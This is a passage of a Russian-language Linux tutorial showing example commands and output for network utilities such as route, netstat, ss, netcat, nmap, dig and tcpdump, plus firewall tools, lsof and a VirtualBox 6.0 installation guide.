4.1	2.4	52.4	7.8			
6.	108.170.237.43			0.0%	40	2.9
5.3	2.5	94.1	14.4			



```
7. bom07s10-in-f174.1e100.net 0.0% 40 2.6
6.7 2.3 79.7 16.
```

Вы можете ограничить количество пингов определенным значением и выйти из mtr после этих пингов, используя флаг **-c**.

```
$ mtr -c 4 google.com
```

8. Команда Route

route - это утилита для отображения или манипулирования таблицей IP-маршрутизации системы Linux. Route в основном используется для настройки статических маршрутов к конкретным хостам или сетям через интерфейс.

Вы можете просмотреть таблицу маршрутизации IP ядра, набрав:

```
$ route
```

Destination	Gateway	Genmask	Flags	Metric	Ref	Use	Iface
default	gateway	0.0.0.0	UG	100	0	0	
enp0s3							
192.168.0.0	0.0.0.0	255.255.255.0	U	100	0	0	
enp0s3							
192.168.122.0	0.0.0.0	255.255.255.0	U	0	0	0	
virbr0							



Существует множество команд, которые вы можете использовать для настройки маршрутизации. Вот несколько полезных.

Добавить шлюз по умолчанию в таблицу маршрутизации:

```
$ sudo route add default gw
```

Добавить сетевой маршрут в таблицу маршрутизации:

```
$ sudo route add -net gw
```

Удалить конкретную запись маршрута из таблицы маршрутизации:

```
$ sudo route del -net
```

9. Команда Nmcli

Nmcli - это простой в использовании инструмент с поддержкой сценариев, позволяющий сообщать о состоянии сети, управлять сетевыми подключениями и управлять **NetworkManager**.

Чтобы просмотреть все ваши сетевые устройства, введите:

```
$ nmcli dev status
```



DEVICE	TYPE	STATE	CONNECTION
virbr0	bridge	connected	virbr0
enp0s3	ethernet	connected	Wired connection 1

Чтобы проверить сетевые подключения в вашей системе, введите:

```
$ nmcli con show
```

```
Wired connection 1  bc3638ff-205a-3bbb-8845-5a4b0f7eef91  802-3-ethernet
enp0s3
```

```
virbr0 00f5d53e-fd51-41d3-b069-bdfd2dde062b  bridge
virbr0
```

Чтобы увидеть только активные соединения, добавьте флаг **-a**.

```
$ nmcli con show -a
```

ИНСТРУМЕНТЫ СЕТЕВОГО СКАНИРОВАНИЯ И АНАЛИЗА ПРОИЗВОДИТЕЛЬНОСТИ

10. Команда Netstat



netstat - это инструмент командной строки, который отображает полезную информацию, такую как сетевые соединения, таблицы маршрутизации, статистику интерфейса и многое другое, касающееся сетевой подсистемы Linux. Это полезно для устранения неполадок в сети и анализа производительности.

Кроме того, это также основной инструмент отладки сетевых служб, используемый для проверки того, какие программы прослушивают какие порты. Например, следующая команда покажет все порты TCP в режиме прослушивания и какие программы прослушивают их.

```
$ sudo netstat -tnlp
```

```
Active Internet connections (only servers)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
PID/Program name					
tcp	0	0	0.0.0.0:587	0.0.0.0:*	LISTEN
1257/master					
tcp	0	0	127.0.0.1:5003	0.0.0.0:*	LISTEN
1/systemd					
tcp	0	0	0.0.0.0:110	0.0.0.0:*	LISTEN
1015/dovecot					
tcp	0	0	0.0.0.0:143	0.0.0.0:*	LISTEN
1015/dovecot					



```

tcp      0      0 0.0.0.0:111          0.0.0.0:*            LISTEN
1/systemd

tcp      0      0 0.0.0.0:465          0.0.0.0:*            LISTEN
1257/master

tcp      0      0 0.0.0.0:53           0.0.0.0:*            LISTEN
1404/pdns_server

tcp      0      0 0.0.0.0:21           0.0.0.0:*            LISTEN
1064/pure-ftpd (SER

tcp      0      0 0.0.0.0:22           0.0.0.0:*            LISTEN
972/sshd

tcp      0      0 127.0.0.1:631        0.0.0.0:*            LISTEN
975/cupsd

tcp      0      0 0.0.0.0:25           0.0.0.0:*            LISTEN
1257/master

tcp      0      0 0.0.0.0:8090         0.0.0.0:*            LISTEN
636/lscpd (lscpd -

tcp      0      0 0.0.0.0:993          0.0.0.0:*            LISTEN
1015/dovecot

tcp      0      0 0.0.0.0:995          0.0.0.0:*            LISTEN
1015/dovecot

tcp6     0      0 :::3306              :::*                  LISTEN
1053/mysqld

```



tcp6	0	0	:::3307	:::*	LISTEN
1211/mysqld					
tcp6	0	0	:::587	:::*	LISTEN
1257/master					
tcp6	0	0	:::110	:::*	LISTEN
1015/dovecot					
tcp6	0	0	:::143	:::*	LISTEN
1015/dovecot					
tcp6	0	0	:::111	:::*	LISTEN
1/systemd					
tcp6	0	0	:::80	:::*	LISTEN
990/httpd					
tcp6	0	0	:::465	:::*	LISTEN
1257/master					
tcp6	0	0	:::53	:::*	LISTEN
1404/pdns_server					
tcp6	0	0	:::21	:::*	LISTEN
1064/pure-ftpd (SER					
tcp6	0	0	:::22	:::*	LISTEN
972/sshd					
tcp6	0	0	:::1:631	:::*	LISTEN
975/cupsd					



```
tcp6      0      0 :::25          :::*           LISTEN
1257/master
```

```
tcp6      0      0 :::993         :::*           LISTEN
1015/dovecot
```

```
tcp6      0      0 :::995         :::*           LISTEN
1015/dovecot
```

Чтобы просмотреть таблицу маршрутизации ядра, используйте флаг **-r** (который эквивалентен приведенной выше команде `route`).

```
$ netstat -r
```

Destination	Gateway	Genmask	Flags	MSS	Window	irrtt
Iface						

default	gateway	0.0.0.0	UG	0	0	0
enp0s3						

192.168.0.0	0.0.0.0	255.255.255.0	U	0	0	0
enp0s3						

192.168.122.0	0.0.0.0	255.255.255.0	U	0	0	0
virbr0						

Внимание: команда `Netstat` является устаревшей (deprecated) и была заменена командой **ss**, которую рассмотрим ниже.



11. Команда ss

ss (socket statistics - статистика сокетов) - мощная утилита командной строки для изучения сокетов. Он выводит статистику сокетов и отображает информацию, аналогичную netstat. Кроме того, ss показывает больше информации о TCP и состоянии по сравнению с другими подобными утилитами.

В следующем примере показано, как составить список всех TCP-портов (сокетов), открытых на сервере.

```
$ ss -ta
```

```
State      Recv-Q  Send-Q               Local
Address:Port                               Peer
Address:Port

LISTEN      0        100
*:submission                                *:*
```

```
LISTEN      0        128
127.0.0.1:fmpro-internal
*:*
```

```
LISTEN      0        100
*:pop3                                       *:*
```

```
LISTEN      0        100
*:imap                                       *:*
```



```
LISTEN      0      128
```

```
*:sunrpc                                         *:*
```

```
LISTEN      0      100
```

```
*:urd                                             *:*
```

```
LISTEN      0      128
```

```
*:domain                                         *:*
```

```
LISTEN      0        9
```

```
*:ftp                                             *:*
```

```
LISTEN      0      128
```

```
*:ssh                                             *:*
```

```
LISTEN      0      128
```

```
127.0.0.1:ipp
```

```
*:*
```

```
LISTEN      0      100
```

```
*:smtp                                            *:*
```

```
LISTEN      0      128
```

```
*:8090                                           *:*
```

```
LISTEN      0      100
```

```
*:imaps                                           *:*
```

```
LISTEN      0      100
```

```
*:pop3s                                           *:*
```



```
ESTAB      0      0
192.168.0.104:ssh
192.168.0.103:36398

ESTAB      0      0
127.0.0.1:34642
127.0.0.1:opsession-prxy

ESTAB      0      0
127.0.0.1:34638
127.0.0.1:opsession-prxy

ESTAB      0      0
127.0.0.1:34644
127.0.0.1:opsession-prxy

ESTAB      0      0
127.0.0.1:34640
127.0.0.1:opsession-prxy

LISTEN     0      80
:::mysql
:::*
...

```

Чтобы отобразить все активные TCP-соединения вместе с их таймерами, выполните следующую команду.

```
$ ss -to
```

12. Команда NC



NC (NetCat), также называемая «Сетевым швейцарским армейским ножом», является мощной утилитой, используемой почти для любой задачи, связанной с сокетами домена TCP, UDP или UNIX. NC используется для открытия TCP-соединений, прослушивания произвольных портов TCP и UDP, выполнения сканирования портов и многого другого.

Вы также можете использовать его в качестве простых прокси-серверов TCP для тестирования сетевых демонов, проверки доступности удаленных портов и многого другого. Кроме того, вы можете использовать **nc** вместе с командой **pv** для передачи файлов между двумя компьютерами.

В следующем примере будет показано, как сканировать список портов.

```
$ nc -zv server2.merionet.lan 21 22 80 443 3000
```

Вы также можете указать диапазон портов.

```
$ nc -zv server2.merionet.lan 20-90
```

В следующем примере показано, как использовать nc для открытия TCP-соединения с портом 5000 на server2.merionet.lan, используя порт 3000 в качестве порта источника с тайм-аутом 10 секунд.

```
$ nc -p 3000 -w 10 server2.merionet.lan 5000
```

13. Команда Nmap

Nmap (Network Mapper) - это мощный и чрезвычайно универсальный инструмент для системных и сетевых администраторов Linux. Он используется для сбора информации об одном хосте или для изучения сетей по всей сети. Nmap также



используется для сканирования безопасности, аудита сети, поиска открытых портов на удаленных хостах и многого другого.

Например, вы можете сканировать хост, используя его имя или IP-адрес.

```
$ nmap google.com
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2018-07-12 09:23 BST
```

```
Nmap scan report for google.com (172.217.166.78)
```

```
Host is up (0.0036s latency).
```

```
rDNS record for 172.217.166.78: bom05s15-in-f14.1e100.net
```

```
Not shown: 998 filtered ports
```

```
PORT      STATE SERVICE
```

```
80/tcp    open  http
```

```
443/tcp   open  https
```

```
Nmap done: 1 IP address (1 host up) scanned in 4.92 seconds
```

В качестве альтернативы можно использовать IP-адрес.



```
$ nmap 192.168.0.103
```

```
Starting Nmap 6.40 ( http://nmap.org ) at 2018-07-12 09:24 BST
```

```
Nmap scan report for 192.168.0.103
```

```
Host is up (0.000051s latency).
```

```
Not shown: 994 closed ports
```

```
PORT      STATE SERVICE
```

```
22/tcp    open  ssh
```

```
25/tcp    open  smtp
```

```
902/tcp   open  iss-realsecure
```

```
4242/tcp  open  vrml-multi-use
```

```
5900/tcp  open  vnc
```

```
8080/tcp  open  http-proxy
```

```
MAC Address: 28:D2:44:EB:BD:98 (Lcfc(hefei) Electronics Technology Co.)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
```



14. Команда host

Команда **hos** - это простая утилита для **DNS Lookup**, она переводит имена хостов в IP-адреса и наоборот.

```
$ host google.com
```

```
google.com has address 172.217.166.78
```

```
google.com mail is handled by 20 alt1.aspmx.l.google.com.
```

```
google.com mail is handled by 30 alt2.aspmx.l.google.com.
```

```
google.com mail is handled by 40 alt3.aspmx.l.google.com.
```

```
google.com mail is handled by 50 alt4.aspmx.l.google.com.
```

```
google.com mail is handled by 10 aspmx.l.google.com.
```

15. Команда dig

dig (domain information groper - сборщик информации о домене) - это еще одна простая утилита DNS Lookup, которая используется для запроса информации, связанной с DNS, такой как A Record, CNAME, MX Record и т. д., например:



```
$ dig google.com
```

```
; <<>> DiG 9.9.4-RedHat-9.9.4-51.el7 <<>> google.com
```

```
;; global options: +cmd
```

```
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 23083
```

```
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 14
```

```
;; OPT PSEUDOSECTION:
```

```
; EDNS: version: 0, flags:; udp: 4096
```

```
;; QUESTION SECTION:
```

```
;google.com.                IN      A
```

```
;; ANSWER SECTION:
```

```
google.com.      72      IN      A      172.217.166.78
```



;; AUTHORITY SECTION:

com. 13482 IN NS c.gtld-servers.net.

com. 13482 IN NS d.gtld-servers.net.

com. 13482 IN NS e.gtld-servers.net.

com. 13482 IN NS f.gtld-servers.net.

com. 13482 IN NS g.gtld-servers.net.

com. 13482 IN NS h.gtld-servers.net.

com. 13482 IN NS i.gtld-servers.net.

com. 13482 IN NS j.gtld-servers.net.

com. 13482 IN NS k.gtld-servers.net.

com. 13482 IN NS l.gtld-servers.net.

com. 13482 IN NS m.gtld-servers.net.

com. 13482 IN NS a.gtld-servers.net.

com. 13482 IN NS b.gtld-servers.net.

;; ADDITIONAL SECTION:



a.gtld-servers.net.	81883	IN	A	192.5.6.30
b.gtld-servers.net.	3999	IN	A	192.33.14.30
c.gtld-servers.net.	14876	IN	A	192.26.92.30
d.gtld-servers.net.	85172	IN	A	192.31.80.30
e.gtld-servers.net.	95861	IN	A	192.12.94.30
f.gtld-servers.net.	78471	IN	A	192.35.51.30
g.gtld-servers.net.	5217	IN	A	192.42.93.30
h.gtld-servers.net.	111531	IN	A	192.54.112.30
i.gtld-servers.net.	93017	IN	A	192.43.172.30
j.gtld-servers.net.	93542	IN	A	192.48.79.30
k.gtld-servers.net.	107218	IN	A	192.52.178.30
l.gtld-servers.net.	6280	IN	A	192.41.162.30
m.gtld-servers.net.	2689	IN	A	192.55.83.30

;; Query time: 4 msec

;; SERVER: 192.168.0.1#53(192.168.0.1)



```
;; WHEN: Thu Jul 12 09:30:57 BST 2018
```

```
;; MSG SIZE rcvd: 487
```

16. Команда NSLookup

Nslookup также является популярной утилитой командной строки для запросов DNS-серверов как в интерактивном, так и не интерактивном режиме. Nslookup используется для запроса записей ресурсов DNS (RR - resource records). Вы можете найти «A» запись (IP-адрес) домена, как показано ниже:

```
$ nslookup google.com
```

```
Server:          192.168.0.1
```

```
Address:         192.168.0.1#53
```

```
Non-authoritative answer:
```

```
Name: google.com
```

```
Address: 172.217.166.78
```

Вы также можете выполнить обратный поиск домена.

```
$ nslookup 216.58.208.174
```



Server: 192.168.0.1

Address: 192.168.0.1#53

Non-authoritative answer:

174.208.58.216.in-addr.arpa name = lhr25s09-in-f14.1e100.net.

174.208.58.216.in-addr.arpa name = lhr25s09-in-f174.1e100.net.

Authoritative answers can be found from:

in-addr.arpa nameserver = e.in-addr-servers.arpa.

in-addr.arpa nameserver = f.in-addr-servers.arpa.

in-addr.arpa nameserver = a.in-addr-servers.arpa.

in-addr.arpa nameserver = b.in-addr-servers.arpa.

in-addr.arpa nameserver = c.in-addr-servers.arpa.

in-addr.arpa nameserver = d.in-addr-servers.arpa.

a.in-addr-servers.arpa internet address = 199.180.182.53



```
b.in-addr-servers.arpa  internet address = 199.253.183.183
```

```
c.in-addr-servers.arpa  internet address = 196.216.169.10
```

```
d.in-addr-servers.arpa  internet address = 200.10.60.53
```

```
e.in-addr-servers.arpa  internet address = 203.119.86.101
```

```
f.in-addr-servers.arpa  internet address = 193.0.9.1
```

АНАЛИЗАТОРЫ СЕТЕВЫХ ПАКЕТОВ LINUX

17. Команда Tcpdump

Tcpdump - очень мощный и широко используемый сетевой анализатор командной строки. Он используется для захвата и анализа пакетов TCP/IP, переданных или полученных по сети через определенный интерфейс.

Чтобы захватывать пакеты с заданного интерфейса, укажите его с помощью опции **-i**.

```
$ tcpdump -i eth1
```

```
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
```

```
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
```



```
09:35:40.287439 IP merionet.com.ssh > 192.168.0.103.36398: Flags [P.], seq
4152360356:4152360552, ack 306922699, win 270, options [nop,nop,TS val
2211778668 ecr 2019055], length 196
```

```
09:35:40.287655 IP 192.168.0.103.36398 > merionet.com.ssh: Flags [.], ack
196, win 5202, options [nop,nop,TS val 2019058 ecr 2211778668], length 0
```

```
09:35:40.288269 IP merionet.com.54899 > gateway.domain: 43760+ PTR?
103.0.168.192.in-addr.arpa. (44)
```

```
09:35:40.333763 IP gateway.domain > merionet.com.54899: 43760 NXDomain* 0/1/0
(94)
```

```
09:35:40.335311 IP merionet.com.52036 > gateway.domain: 44289+ PTR?
1.0.168.192.in-addr.arpa. (42)
```

Чтобы захватить определенное количество пакетов, используйте параметр **-c**, чтобы ввести желаемое число.

```
$ tcpdump -c 5 -i eth1
```

Вы также можете захватывать и сохранять пакеты в файл для последующего анализа, используйте флаг **-w**, чтобы указать выходной файл.

```
$ tcpdump -w captured.pacs -i eth1
```

18. Утилита Wireshark

Wireshark - это популярный, мощный, универсальный и простой в использовании инструмент для захвата и анализа пакетов в сети с коммутацией пакетов в режиме реального времени.



Вы также можете сохранить полученные данные в файл для последующей проверки. Он используется системными администраторами и сетевыми инженерами для мониторинга и проверки пакетов в целях безопасности и устранения неполадок.

19. Утилита Bmon

bmon - мощная утилита для мониторинга и отладки сети, основанная на командной строке, для Unix-подобных систем, она собирает статистику, связанную с сетью, и печатает ее визуально в удобном для человека формате. Это надежный и эффективный монитор полосы пропускания в реальном времени и оценщик скорости.

ИНСТРУМЕНТЫ УПРАВЛЕНИЯ ФАЕРВОЛОМ LINUX

20. Iptables

iptables - это инструмент командной строки для настройки, поддержки и проверки таблиц фильтрации IP-пакетов и набора правил NAT. Он используется для настройки и управления брандмауэром Linux (Netfilter). Это позволяет вам перечислить существующие правила фильтрации пакетов; добавлять или удалять или изменять правила фильтрации пакетов; список счетчиков для правил правил фильтрации пакетов.

Вы можете узнать, как использовать Iptables для различных целей из нашей [статьи](#)

21. Firewallld



Firewalld - это мощный и динамичный демон управления брандмауэром Linux (Netfilter), как и iptables. Он использует «сетевые зоны» вместо **INPUT**, **OUTPUT** и **FORWARD CHAINS** в iptables. В современных дистрибутивах Linux, таких как RHEL, CentOS 7 и Fedora 21+, iptables активно заменяется firewalld.

Важно: Iptables по-прежнему поддерживается и может быть установлен с помощью менеджера пакетов YUM. Однако вы не можете использовать Firewalld и iptables одновременно на одном сервере - вы должны выбрать один.

22. UFW (Uncomplicated Firewall)

UFW - это широко известный и используемый по умолчанию инструмент настройки брандмауэра в дистрибутивах Debian и Ubuntu Linux. Он используется для включения и отключения системного брандмауэра, добавления, удаления, изменения, сброса правил фильтрации пакетов и многого другого.

Чтобы проверить состояние брандмауэра UFW, введите:

```
$ sudo ufw status
```

Если брандмауэр UFW не активен, вы можете активировать или включить его с помощью следующей команды.

```
$ sudo ufw enable
```

Чтобы отключить брандмауэр UFW, используйте следующую команду.

```
$ sudo ufw disable
```



На этом пока все! В этом руководстве мы рассмотрели некоторые из наиболее часто используемых инструментов и утилит командной строки для управления сетью в Linux, в разных категориях, для системных администраторов и сетевых администраторов и инженеров.

Вы можете поделиться своими мыслями об этом руководстве с помощью комментариев. Если мы пропустили какие-либо часто используемые и важные сетевые инструменты и утилиты Linux или любую полезную связанную информацию, также сообщите нам об этом.

Нужно знать: утилита lsof в Linux

В этой статье мы объясним, как узнать, кто использует тот или иной файл в Linux. Это поможет вам узнать системного пользователя или процесс, который использует открытый файл.

КАК УЗНАТЬ, КТО ИСПОЛЬЗУЕТ ФАЙЛ В LINUX?

Мы можем использовать команду **lsof** (которая является аббревиатурой от **List Of Opened Files**), чтобы узнать, использует ли кто-то файл, и если да, то кто. Он читает память ядра в поиске открытых файлов и перечисляет все открытые файлы. В этом случае открытый файл может быть обычным файлом, каталогом, специальным файлом блока, специальным файлом символов, потоком, сетевым файлом и многими другими, поскольку в Linux все является файлом.



Lsof используется в файловой системе, чтобы определить, кто использует какие-либо файлы в этой файловой системе. Вы можете запустить команду lsof в файловой системе Linux, и выходные данные идентифицируют владельца и информацию о процессах для процессов, использующих файл, как показано в следующих выходных данных.

```
$ lsof /dev/null
```

Список всех открытых файлов в Linux

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
systemd	1480	merionet	0r	CHR	1,3	0t0	6	/dev/null
sh	1501	merionet	0r	CHR	1,3	0t0	6	/dev/null
sh	1501	merionet	1w	CHR	1,3	0t0	6	/dev/null
dbus-daem	1530	merionet	0u	CHR	1,3	0t0	6	/dev/null
xfce4-ses	1603	merionet	0r	CHR	1,3	0t0	6	/dev/null
xfce4-ses	1603	merionet	1w	CHR	1,3	0t0	6	/dev/null
at-spi-bu	1604	merionet	0r	CHR	1,3	0t0	6	/dev/null
dbus-daem	1609	merionet	0u	CHR	1,3	0t0	6	/dev/null
at-spi2-r	1611	merionet	0u	CHR	1,3	0t0	6	/dev/null



```

xfconfd 1615 merionet 0u CHR 1,3 0t0 6 /dev/null

xfwm4 1624 merionet 0r CHR 1,3 0t0 6 /dev/null

xfwm4 1624 merionet 1w CHR 1,3 0t0 6 /dev/null

xfce4-pan 1628 merionet 0r CHR 1,3 0t0 6 /dev/null

xfce4-pan 1628 merionet 1w CHR 1,3 0t0 6 /dev/null

Thunar 1630 merionet 0r CHR 1,3 0t0 6 /dev/null

Thunar 1630 merionet 1w CHR 1,3 0t0 6 /dev/null

xfdesktop 1632 merionet 0r CHR 1,3 0t0 6 /dev/null

xfdesktop 1632 merionet 1w CHR 1,3 0t0 6 /dev/null

...

```

Чтобы вывести список файлов, открытых для конкретного пользователя, выполните следующую команду: замените **merionet** вашим именем пользователя.

```
$ lsof -u merionet
```

Список файлов, открытых пользователем:

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE
NAME							



```

systemd 1480 merionet cwd DIR 8,3 4096
2 /

systemd 1480 merionet rtd DIR 8,3 4096
2 /

systemd 1480 merionet txt REG 8,3 1595792
3147496 /lib/systemd/systemd

systemd 1480 merionet mem REG 8,3 1700792
3150525 /lib/x86_64-linux-gnu/libm-2.27.so

systemd 1480 merionet mem REG 8,3 121016
3146329 /lib/x86_64-linux-gnu/libudev.so.1.6.9

systemd 1480 merionet mem REG 8,3 84032
3150503 /lib/x86_64-linux-gnu/libgpg-error.so.0.22.0

systemd 1480 merionet mem REG 8,3 43304
3150514 /lib/x86_64-linux-gnu/libjson-c.so.3.0.1

systemd 1480 merionet mem REG 8,3 34872
2497970 /usr/lib/x86_64-linux-gnu/libargon2.so.0

systemd 1480 merionet mem REG 8,3 432640
3150484 /lib/x86_64-linux-gnu/libdevmapper.so.1.02.1

systemd 1480 merionet mem REG 8,3 18680
3150450 /lib/x86_64-linux-gnu/libattr.so.1.1.0

systemd 1480 merionet mem REG 8,3 18712
3150465 /lib/x86_64-linux-gnu/libcap-ng.so.0.0.0

```



```
systemd 1480 merionet mem REG 8,3 27112
3150489 /lib/x86_64-linux-gnu/libuuid.so.1.3.0
```

```
systemd 1480 merionet mem REG 8,3 14560
3150485 /lib/x86_64-linux-gnu/libdl-2.27.so
```

```
...
```

Еще одно важное использование `lsof` - выяснение процесса прослушивания определенного порта. Например, определите процесс, прослушивающий порт 80, с помощью следующей команды.

```
$ sudo lsof -i TCP:80
```

Процессы, прослушивающие порт:

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE/OFF	NODE	NAME
httpd	903	root	4u	IPv6	20222	0t0	TCP	*:http (LISTEN)
httpd	1320	apache	4u	IPv6	20222	0t0	TCP	*:http (LISTEN)
httpd	1481	apache	4u	IPv6	20222	0t0	TCP	*:http (LISTEN)
httpd	1482	apache	4u	IPv6	20222	0t0	TCP	*:http (LISTEN)
httpd	1493	apache	4u	IPv6	20222	0t0	TCP	*:http (LISTEN)
httpd	1763	apache	4u	IPv6	20222	0t0	TCP	*:http (LISTEN)
httpd	2027	apache	4u	IPv6	20222	0t0	TCP	*:http (LISTEN)



```
httpd 2029 apache 4u IPv6 20222 0t0 TCP *:http (LISTEN)
```

```
httpd 2044 apache 4u IPv6 20222 0t0 TCP *:http (LISTEN)
```

```
httpd 3199 apache 4u IPv6 20222 0t0 TCP *:http (LISTEN)
```

```
httpd 3201 apache 4u IPv6 20222 0t0 TCP *:http (LISTEN)
```

Примечание: поскольку lsof читает память ядра при поиске открытых файлов, быстрые изменения в памяти ядра могут привести к непредсказуемым результатам. Это один из основных недостатков использования команды lsof.

Для получения дополнительной информации, смотрите справку lsof:

```
$ man lsof
```

На этом все! В этой статье мы объяснили, как узнать, кто использует тот или иной файл в Linux.

Установка VirtualBox 6.0 на Linux

VirtualBox - это кроссплатформенное программное обеспечение для виртуализации с открытым исходным кодом, которое может быть установлено в любой операционной системе и позволяет устанавливать и запускать несколько гостевых операционных систем на одном компьютере.

Например, если вы установите его в своей системе **Linux**, вы можете запустить операционную систему Windows XP в качестве гостевой ОС или запустить ОС Linux в вашей системе Windows и так далее. Таким образом, вы можете



установить и запустить столько гостевых операционных систем, сколько вам нужно, единственным ограничением является дисковое пространство и память.

Недавно Oracle выпустила последнюю стабильную версию **Virtualbox 6.0.0**, и новейшая версия Virtual Box включает в себя много значительных изменений и новые функции.



ЧТО НОВОГО В VIRTUALBOX 6.0

- Добавлена поддержка экспорта виртуальной машины в Oracle Cloud Infrastructure;
- Значительно улучшена поддержка HiDPI и масштабирования, а также улучшенное обнаружение и конфигурация для каждой машины;
- Большая доработка пользовательского интерфейса с легкой и простой настройкой виртуальных машин;
- Новый файловый менеджер позволяет пользователю управлять гостевой файловой системой и копировать файлы между хостом и гостем;
- Основное обновление эмуляции устройств с трехмерной графикой для гостей Linux;



-
- Утилита `vboximg-mount` для хостов позволяет пользователям получать доступ к содержимому гостевых дисков на хосте;
 - Добавлена поддержка использования Hyper-V на хосте Windows;

Вы можете посмотреть подробности о VirtualBox 6.0 на их официальной странице журнала изменений.

В этом руководстве объясняется, как установить VirtualBox 6.0 в системах RHEL, CentOS и Fedora, используя собственный репозиторий VirtualBox с инструментами **YUM** и **DNF** (для выпусков Fedora 22+).

Также в этом руководстве объясняется, как установить VirtualBox 6.0 в системах Debian, Ubuntu и Linux Mint, используя собственный репозиторий VirtualBox с помощью команды **APT-GET** или **APT**.

Поехали!

УСТАНОВКА VIRTUALBOX 6.0 В RED HAT ENTERPRISE LINUX, CENTOS И FEDORA

Если у вас установлена более ранняя версия Virtualbox, удалите ее перед установкой последней версии.

```
# yum remove VirtualBox*
```

```
# dnf remove VirtualBox* [On Fedora 22+]
```

Добавление VirtualBox Repository



Затем добавьте собственный репозиторий VirtualBox для установки последней версии VirtualBox 6.0 в следующих системах.

Для RHEL/CentOS 7/6

```
# cd /etc/yum.repos.d/
```

```
# wget http://download.virtualbox.org/virtualbox/rpm/rhel/virtualbox.repo
```

Для RHEL/CentOS 5

```
# wget http://dl.fedoraproject.org/pub/epel/5/i386/epel-release-5-4.noarch.rpm
```

```
# rpm -Uvh epel-release-5-4.noarch.rpm
```

Для For Fedora 24-29

```
# cd /etc/yum.repos.d/
```

```
# wget http://download.virtualbox.org/virtualbox/rpm/fedora/virtualbox.repo
```

Установка пакеты зависимостей для VirtualBox

VirtualBox использует модуль ядра **vboxdrv** для управления и выделения физической памяти для гостевых операционных систем. Без этого модуля вы все еще можете использовать VirtualBox для создания и настройки виртуальных машин, но они не будут работать.



Итак, чтобы сделать VirtualBox полностью функциональным, вам нужно сначала обновить вашу систему, а затем установить некоторые дополнительные модули, такие как **DKMS**, **kernel-headers** и **kernel-devel**, а также некоторые пакеты зависимостей.

```
# yum update
```

```
# yum install binutils qt gcc make patch libgomp glibc-headers glibc-devel  
kernel-headers kernel-devel dkms
```

Установка VirtualBox 6.0

После того, как вы установили все необходимые пакеты зависимостей, вы можете установить последнюю версию VirtualBox, используя следующую команду.

```
# yum install VirtualBox-6.0
```

Перестройте модули ядра для VirtualBox 6.0

Приведенная ниже команда автоматически создаст группу и пользователя **vboxusers**, а также найдет и автоматически перестроит необходимые модули ядра.

Для Fedora 22+ и CentOS/RHEL 7

```
/usr/lib/virtualbox/vboxdrv.sh setup
```

Для Fedora 18-16 и CentOS/RHEL 6/5

```
/etc/init.d/vboxdrv setup
```



Или

```
service vboxdrv setup
```

Если вышеуказанный процесс сборки завершится неудачно, вы получите предупреждающие сообщения, подобные приведенным ниже.

```
vboxdrv.sh: Stopping VirtualBox services.
```

```
vboxdrv.sh: Starting VirtualBox services.
```

```
vboxdrv.sh: Building VirtualBox kernel modules.
```

```
This system is currently not set up to build kernel modules.
```

```
Please install the Linux kernel "header" files matching the current kernel
```

```
for adding new hardware support to the system.
```

```
The distribution packages containing the headers are probably:
```

```
kernel-devel kernel-devel-4.19.0-1.el7.elrepo.x86_64
```

В этом случае вам нужно сначала проверить ваше установленное ядро, а затем установить нужные **kernel-devel**, используя следующие команды.

Внимание: в команде **CURRENT_KERNEL** нужно заменить на то, что вы получите, выполнив команды **uname -r**

```
# uname -r
```



```
# yum install kernel-devel-CURRENT_KERNEL
```

Затем замените **user_name** в следующей команде вашим собственным именем пользователя.

```
# usermod -a -G vboxusers user_name
```

Траблшутинг

Если вы получили какое-либо сообщение об ошибке, например, **KERN_DIR**, или если ваш исходный каталог ядра не был автоматически обнаружен процессом сборки, вы можете установить его с помощью следующей команды. Убедитесь, что вы изменили версию ядра в соответствии с вашей системой, как показано ниже.

```
KERN_DIR=/usr/src/kernels/4.19.0-1.el7.elrepo.x86_64
```

```
export KERN_DIR
```

УСТАНОВКА VIRTUALBOX 6.0 В DEBIAN, UBUNTU И LINUX MINT

Сначала удалите любую более раннюю версию Virtualbox, если таковая имеется.

```
$ sudo apt-get remove virtualbox-*
```

Затем установите последнюю версию VirtualBox 6.0, используя официальный репозиторий Virtualbox. Чтобы добавить репозиторий, используйте следующую команду, как показано ниже.



```
$ sudo sh -c 'echo "deb http://download.virtualbox.org/virtualbox/debian
$(lsb_release -cs) contrib" >> /etc/apt/sources.list.d/virtualbox.list'
```

```
$ wget -q https://www.virtualbox.org/download/oracle_vbox.asc -O- | sudo apt-
key add -
```

```
$ sudo apt-get update
```

